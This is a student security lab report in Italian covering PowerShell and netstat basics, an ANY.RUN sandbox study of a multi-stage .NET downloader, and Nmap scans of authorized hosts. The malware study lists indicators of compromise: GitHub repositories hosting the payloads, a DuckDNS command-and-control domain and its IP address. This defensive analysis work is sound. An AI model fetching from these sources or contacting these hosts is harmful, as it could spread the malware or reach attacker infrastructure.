

Report Laboratorio di Sicurezza

Windows PowerShell, Studio IoC, Esplorazione di Nmap e Attacco SQL Injection

1. Introduzione

In questo report documento quattro attività di laboratorio che ho svolto interamente su macchine virtuali. Per l'Esercizio 1 ho usato una VM Windows 10; per lo studio degli indicatori di compromissione ho analizzato una sessione pubblica della sandbox ANY.RUN; per i due esercizi bonus ho usato la macchina virtuale CyberOps Workstation basata su Linux. L'obiettivo complessivo è esercitare competenze trasversali da analista di sicurezza: uso della riga di comando e correlazione processi-rete su Windows, lettura di un report di analisi malware, ricognizione di rete con Nmap e analisi forense di una cattura di rete che contiene un attacco di SQL injection.

Per ogni esercizio spiego cosa ho fatto, perché quel passaggio è rilevante e cosa significano i risultati ottenuti, riportando gli output reali raccolti durante l'esecuzione.

2. Esercizio 1: Uso di Windows PowerShell

In questo esercizio ho esplorato le funzioni principali di Windows PowerShell, confrontandolo con il classico Prompt dei comandi. PowerShell non è soltanto una shell interattiva ma anche un linguaggio di scripting orientato agli oggetti, profondamente integrato con il sistema operativo Windows: per un analista è uno strumento di automazione e di indagine fondamentale.

2.1 Accesso alla console e confronto tra CMD e PowerShell

Ho aperto sia il Prompt dei comandi sia Windows PowerShell e ho eseguito in entrambi il comando `dir`. La differenza chiave riguarda la natura dell'output: nel Prompt dei comandi `dir` produce testo semplice con data, ora, marcatore `<DIR>`, dimensione e nome; in PowerShell lo stesso comando restituisce oggetti formattati in tabella con le colonne `Mode`, `LastWriteTime`, `Length` e `Name`. Questo perché PowerShell lavora con oggetti .NET e non con flussi di testo, e questo permette di concatenare e filtrare i risultati in modo molto più potente.




Figura 1: Confronto del comando dir nel Prompt dei comandi (testo) e in PowerShell (oggetti in tabella).

Ho poi provato comandi comuni come ping, cd e ipconfig. Lanciato senza argomenti, ping stampa la propria sintassi in modo identico nelle due finestre: questo perché ping è un eseguibile esterno e non un comando interno della shell, quindi si comporta allo stesso modo sia in CMD sia in PowerShell.

2.2 Esplorazione dei cmdlet

I comandi nativi di PowerShell, detti cmdlet, seguono la forma verbo-nome (ad esempio Get-ChildItem). Molti comandi familiari sono in realtà alias di cmdlet. Per scoprire quale cmdlet si nasconde dietro dir ho eseguito Get-Alias dir.

```
PS C:\Windows\system32> Get-Alias dir
```

CommandType	Name	Version	Source
Alias	dir -> Get-ChildItem		

L'output mostra che `dir` è un alias del cmdlet `Get-ChildItem`: questo è quindi il comando PowerShell nativo per elencare file e sottodirectory. È interessante notare che lo stesso comando `Get-Alias` non viene riconosciuto nel Prompt dei comandi, perché è un cmdlet che esiste solo nell'ambiente PowerShell.




Figura 2: `Get-Alias dir`: in PowerShell rivela l'alias verso `Get-ChildItem`; in CMD il cmdlet non è riconosciuto.

2.3 Il comando netstat

Ho usato `netstat` per esaminare lo stato della rete. Con `netstat -h` ho visualizzato l'elenco delle opzioni disponibili. Poi con `netstat -r` ho visualizzato la tabella di routing.

Nella tabella di routing la rotta di default `0.0.0.0 / 0.0.0.0` indica il gateway predefinito. Nel mio caso il gateway IPv4 è `10.0.2.2`, raggiungibile tramite l'interfaccia `10.0.2.15`: si tratta del classico gateway della rete NAT di VirtualBox, attraverso cui passa tutto il traffico diretto verso reti esterne.

```

C:\Users\User>netstat -r
=====
Elenco interfacce
15...08 00 27 34 50 38 .....Intel(R) PRO/1000 MT Desktop Adapter #2
11...08 00 27 96 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
Indirizzo rete      Mask      Gateway      Interfaccia Metrica
0.0.0.0             0.0.0.0    10.0.2.2     10.0.2.15    25
10.0.2.0           255.255.255.0 On-link      10.0.2.15    281
10.0.2.15          255.255.255.255 On-link      10.0.2.15    281
10.0.2.255         255.255.255.255 On-link      10.0.2.15    281
127.0.0.0           255.0.0.0   On-link      127.0.0.1    331
127.0.0.1          255.255.255.255 On-link      127.0.0.1    331
127.255.255.255    255.255.255.255 On-link      127.0.0.1    331
224.0.0.0           240.0.0.0   On-link      127.0.0.1    331
224.0.0.0           240.0.0.0   On-link      10.0.2.15    281
255.255.255.255    255.255.255.255 On-link      127.0.0.1    331
255.255.255.255    255.255.255.255 On-link      10.0.2.15    281
=====
Route permanenti:
Nessuna

IPv6 Tabella route
=====
Route attive:
Interf Metrica Rete Destinazione Gateway
11 281 ::/0 fe80::2 On-link
1 331 ::1/128 On-link
11 281 fd17:625c:f037:2::/64 On-link
11 281 fd17:625c:f037:2:7899:5949:534:2173/128 On-link
11 281 fd17:625c:f037:2:8ccb:63f4:9b:735f/128 On-link
11 281 fe80::/64 On-link
11 281 fe80::7de5:ce64:b266:fed3/128 On-link
1 331 ff00::/8 On-link
11 281 ff00::/8 On-link
=====
Route permanenti:
Nessuna

C:\Users\User>

```

```

PS C:\Windows\system32> netstat -r
=====
Elenco interfacce
15...08 00 27 34 50 38 .....Intel(R) PRO/1000 MT Desktop Adapter #2
11...08 00 27 96 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
Indirizzo rete      Mask      Gateway      Interfaccia Metrica
0.0.0.0             0.0.0.0    10.0.2.2     10.0.2.15    25
10.0.2.0           255.255.255.0 On-link      10.0.2.15    281
10.0.2.15          255.255.255.255 On-link      10.0.2.15    281
10.0.2.255         255.255.255.255 On-link      10.0.2.15    281
127.0.0.0           255.0.0.0   On-link      127.0.0.1    331
127.0.0.1          255.255.255.255 On-link      127.0.0.1    331
127.255.255.255    255.255.255.255 On-link      127.0.0.1    331
224.0.0.0           240.0.0.0   On-link      127.0.0.1    331
224.0.0.0           240.0.0.0   On-link      10.0.2.15    281
255.255.255.255    255.255.255.255 On-link      127.0.0.1    331
255.255.255.255    255.255.255.255 On-link      10.0.2.15    281
=====
Route permanenti:
Nessuna

IPv6 Tabella route
=====
Route attive:
Interf Metrica Rete Destinazione Gateway
11 281 ::/0 fe80::2 On-link
1 331 ::1/128 On-link
11 281 fd17:625c:f037:2::/64 On-link
11 281 fd17:625c:f037:2:7899:5949:534:2173/128 On-link
11 281 fd17:625c:f037:2:8ccb:63f4:9b:735f/128 On-link
11 281 fe80::/64 On-link
11 281 fe80::7de5:ce64:b266:fed3/128 On-link
1 331 ff00::/8 On-link
11 281 ff00::/8 On-link
=====
Route permanenti:
Nessuna

PS C:\Windows\system32>

```

Figura 3: netstat -r: la rotta di default 0.0.0.0 punta al gateway IPv4 10.0.2.2.

Per collegare le connessioni di rete ai processi che le generano ho eseguito, da una console PowerShell con privilegi di amministratore, il comando `netstat -abno`. Questo mostra per ogni connessione il protocollo, gli indirizzi locale ed esterno, lo stato, il PID e l'eseguibile responsabile. È uno strumento essenziale in ambito SOC: permette di capire quale programma sta comunicando verso un determinato indirizzo, primo passo per individuare attività sospette.

```

PS C:\Windows\system32> netstat -abno

Connessioni attive

Proto Indirizzzo locale Indirizzzo esterno Stato PID
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 892
RpcSs
[svchost.exe]
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING 1092
CDPSvc
[svchost.exe]
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:7680 0.0.0.0:0 LISTENING 3100
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING 668
lsass.exe
[svchost.exe]
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING 512
Impossibile ottenere informazioni sulla proprietà
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING 984
EventLog
[svchost.exe]
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING 416
Schedule
[svchost.exe]
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING 1956
spoolsv.exe
[svchost.exe]
TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING 652
Impossibile ottenere informazioni sulla proprietà
TCP 10.0.2.15:139 0.0.0.0:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP 10.0.2.15:55839 23.11.40.157:80 CLOSE_WAIT 4012
[SearchApp.exe]
TCP 10.0.2.15:55877 4.207.247.139:443 ESTABLISHED 416
BITS
[svchost.exe]
TCP 10.0.2.15:55989 20.50.73.12:443 TIME_WAIT 0
TCP 10.0.2.15:56036 52.123.242.241:443 TIME_WAIT 0
TCP 10.0.2.15:56037 23.11.40.157:80 TIME_WAIT 0
TCP 10.0.2.15:56040 20.184.175.23:443 TIME_WAIT 0
TCP 10.0.2.15:56060 146.75.62.172:80 TIME_WAIT 0
TCP 10.0.2.15:56062 146.75.62.172:80 TIME_WAIT 0
TCP 10.0.2.15:56071 20.190.177.84:443 TIME_WAIT 0
TCP 10.0.2.15:56084 20.190.177.84:443 TIME_WAIT 0
TCP 10.0.2.15:56085 84.53.184.209:443 ESTABLISHED 416
[svchost.exe]
TCP 10.0.2.15:56087 150.171.110.53:443 TIME_WAIT 0
TCP 10.0.2.15:56090 135.233.95.80:443 TIME_WAIT 0
TCP 10.0.2.15:56092 184.25.54.100:80 TIME_WAIT 0
TCP 10.0.2.15:56093 84.53.184.209:443 TIME_WAIT 0
TCP 10.0.2.15:56094 150.171.110.54:443 TIME_WAIT 0
TCP 10.0.2.15:56095 150.171.110.54:443 CLOSE_WAIT 4576
[OneDrive.exe]
TCP 10.0.2.15:56097 84.53.184.209:443 ESTABLISHED 4576
[OneDrive.exe]
TCP 10.0.2.15:56098 20.42.73.30:443 ESTABLISHED 6668
[OneDrive.Sync.Service.exe]
TCP 10.0.2.15:56099 20.42.73.30:443 ESTABLISHED 6668
[OneDrive.Sync.Service.exe]
TCP 10.0.2.15:56101 20.190.177.84:443 ESTABLISHED 416
[svchost.exe]
TCP 10.0.2.15:56103 20.184.175.23:443 ESTABLISHED 1108
Impossibile ottenere informazioni sulla proprietà
TCP [::]:135 [::]:0 LISTENING 892
RpcSs
[svchost.exe]
TCP [::]:445 [::]:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP [::]:5357 [::]:0 LISTENING 4
Impossibile ottenere informazioni sulla proprietà
TCP [::]:7680 [::]:0 LISTENING 3100
Impossibile ottenere informazioni sulla proprietà
TCP [::]:49664 [::]:0 LISTENING 668
lsass.exe
[svchost.exe]
TCP [::]:49665 [::]:0 LISTENING 512
Impossibile ottenere informazioni sulla proprietà
TCP [::]:49666 [::]:0 LISTENING 984
EventLog
[svchost.exe]
TCP [::]:49667 [::]:0 LISTENING 416
Schedule
[svchost.exe]
TCP [::]:49668 [::]:0 LISTENING 1956
spoolsv.exe

```

Figura 4: netstat -abno: connessioni TCP attive con PID ed eseguibile associato (svchost.exe, lsass.exe, OneDrive.exe).

2.4 Correlazione PID-processo con Gestione Attività

Per completare l'analisi ho aperto Gestione Attività, scheda Dettagli, ordinando i processi per PID. Ho scelto il PID 416, una delle connessioni attive viste in netstat -abno, e ho aperto la finestra Proprietà per ricavare ulteriori informazioni. Il PID 416 corrisponde a svchost.exe.

Dalla scheda Dettagli ottengo il nome del processo, il PID, lo stato di esecuzione, l'utente che lo esegue, l'uso di CPU e memoria e una descrizione. Dalla finestra Proprietà ottengo il percorso completo dell'eseguibile, la versione del file, il produttore e le date. Riassumo qui le informazioni più significative.

Campo	Valore
Nome processo	svchost.exe (PID 416)
Descrizione	Processo host per servizi di Windows
Percorso	C:\Windows\System32

Campo	Valore
Versione file	10.0.19041.1806
Nome prodotto	Sistema operativo Microsoft Windows
Copyright	Microsoft Corporation
Dimensione	54,0 KB (55.320 byte)
Ultima modifica	5 maggio 2023

La correlazione PID-processo conferma che la connessione è generata da un `svchost.exe` legittimo, firmato Microsoft e residente in `System32`. Questo è esattamente il controllo che si effettua per distinguere un processo di sistema autentico da un eventuale malware che si maschera da `svchost.exe` ma che girerebbe da un percorso anomalo o senza una firma valida.




Figura 5: Proprietà del processo `svchost.exe` (PID 416): scheda *Dettagli* con versione e produttore, e scheda *Generale* con il percorso in `System32`.

2.5 Svuotare il Cestino con PowerShell

Infine ho usato il cmdlet `clear-recyclebin` per svuotare il Cestino. Anche in questo caso il comando esiste solo in PowerShell e non viene riconosciuto nel Prompt dei comandi. PowerShell chiede una conferma esplicita dell'operazione e, rispondendo `s`, elimina in modo permanente tutto il contenuto del Cestino: i file non sono più recuperabili. Esempi come questo mostrano come PowerShell consenta di automatizzare con un singolo comando azioni che richiederebbero più passaggi tramite l'interfaccia grafica, e di applicarle in modo coerente su molti sistemi di una rete.




Figura 6: `clear-recyclebin`: cmdlet non riconosciuto in CMD, mentre in PowerShell chiede conferma e svuota il Cestino.

3. Esercizio 2: Studio IoC con ANY.RUN

In questo esercizio ho analizzato una sessione pubblica della sandbox interattiva ANY.RUN per studiare gli indicatori di compromissione di un campione malevolo e descrivere le minacce osservate. La sandbox esegue il file in un ambiente controllato (Windows 10 a 64 bit) e registra comportamento dei processi, attività di rete e modifiche al sistema.

Il campione analizzato è `Jvczfhe.exe`, un eseguibile PE scritto in .NET e offuscato con il protettore .NET Reactor, scaricato da un repository pubblico GitHub (github.com/MELITERRER/frew). L'uso di GitHub come hosting del payload è una tecnica frequente perché il dominio è affidabile e raramente bloccato. Il verdetto complessivo di ANY.RUN è Malicious activity.

3.1 Catena di esecuzione (process tree)

Una volta avviato, il campione genera una catena di processi caratteristica. Il processo principale `Jvczfhe.exe` (PID 7492) crea:

- `cmd.exe /c timeout 21 & exit`, accompagnato da `conhost.exe` e `timeout.exe`: un ritardo programmato che funge da tecnica di evasione, per eludere le analisi automatiche a tempo limitato.
- `InstallUtil.exe`: un binario legittimo del framework .NET di Microsoft, abusato come LOLBin per eseguire codice .NET in modo indiretto ed eludere i controlli di sicurezza.
- `WerFault.exe`: il servizio di segnalazione errori di Windows.

Lo stesso schema si ripete con un secondo eseguibile, `Muadnrd.exe` (anch'esso PE .NET, scaricato da github.com/MELITERRER/kioluu): si tratta quindi di un attacco multi-stadio che scarica ed esegue payload successivi.




Figura 7: Sessione ANY.RUN: verdetto Malicious activity, albero dei processi (Jvczfhe.exe con cmd/timeout, InstallUtil, WerFault) e attivita' di rete.

3.2 Indicatori di rete

Sul fronte della rete, l'indicatore più rilevante è la comunicazione con un dominio di tipo Dynamic DNS, schema tipico dei server di comando e controllo (C2) perché consente all'attaccante di cambiare facilmente l'indirizzo IP di destinazione. Le firme Suricata hanno segnalato query DNS verso un dominio *.duckdns.org e l'accesso a contenuti raw su GitHub per il download dell'eseguibile.

Tipo di indicatore	Valore
File principale	Jvczfhe.exe (PE .NET, offuscato con .NET Reactor)
Origine del payload	github.com/MELITERRER/frew
Secondo stadio	Muadnrd.exe (github.com/MELITERRER/kioluu)
Dominio C2	egehgdhbjhjt.re.duckdns.org
Indirizzo IP C2	91.92.253.47
Pattern di rete	Risoluzioni DNS ripetute nel tempo (beaconing)
Firma IDS	ET INFO DYNAMIC_DNS Query to a *.duckdns.org Domain

3.3 Tecniche MITRE ATT&CK

In base al comportamento osservato (albero dei processi, attività di rete e firme), il campione è riconducibile alle seguenti tecniche del framework MITRE ATT&CK. Le ho dedotte dall'analisi diretta dei comportamenti registrati nella sandbox.

Tecnica	ID	Descrizione
Ingress Tool Transfer	T1105	Download dei payload da GitHub
System Binary Proxy Execution: InstallUtil	T1218.004	Esecuzione indiretta di codice .NET
Obfuscated Files or Information	T1027	Offuscamento con .NET Reactor
Virtualization/Sandbox Evasion	T1497	Ritardo programmato tramite timeout
Dynamic Resolution: DNS	T1568.002	Canale C2 basato su Dynamic DNS (DuckDNS)

In sintesi, si tratta di un downloader .NET multi-stadio che usa GitHub per la distribuzione, tecniche di evasione e offuscamento per nascondersi, e un canale C2 basato su Dynamic DNS per mantenere il controllo del sistema compromesso.

4. Bonus 1: Esplorazione di Nmap

In questo esercizio ho usato Nmap, uno strumento open source per l'esplorazione della rete e l'audit di sicurezza, sulla VM CyberOps Workstation. La scansione delle porte fa parte della fase di ricognizione: serve a scoprire host attivi, porte aperte, servizi in esecuzione e relative versioni. Ho sempre operato su host autorizzati (la mia stessa VM, la mia rete di laboratorio e il server scanme.nmap.org, messo a disposizione dal progetto Nmap proprio per i test).

4.1 Le pagine di manuale

Ho iniziato consultando il manuale con `man nmap` e usando la funzione di ricerca del pager per individuare la sezione degli esempi. Dalla descrizione del manuale, Nmap (Network Mapper) è uno strumento usato per scoprire host e servizi su una rete e per verificarne la sicurezza; è impiegato sia dagli amministratori (inventario di rete, monitoraggio, gestione degli aggiornamenti) sia in fase di ricognizione durante un penetration test.

L'esempio rappresentativo del manuale usa il comando `nmap -A -T4 scanme.nmap.org`. Le due opzioni rispondono alle domande della traccia: l'opzione `-A` abilita il rilevamento avanzato (sistema operativo, versione dei servizi, script NSE e traceroute, tutto insieme); l'opzione `-T4` imposta un timing aggressivo che rende la scansione più veloce, adatto a reti affidabili.




Figura 8: Ricerca della sezione EXAMPLES nel manuale di Nmap (a sinistra) e scansione di scanme.nmap.org (a destra).

4.2 Scansione di localhost

Ho eseguito `nmap -A -T4 localhost` per analizzare la VM stessa.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
```

Le porte aperte rilevate sono 21/tcp (FTP, servizio vsftpd) e 22/tcp (SSH, OpenSSH 10.0). Due osservazioni di sicurezza: sul servizio FTP è abilitato il login anonimo (codice FTP 230) e il traffico FTP viaggia in chiaro, quindi sia le credenziali sia i dati sarebbero intercettabili. Sono entrambe configurazioni deboli da segnalare.

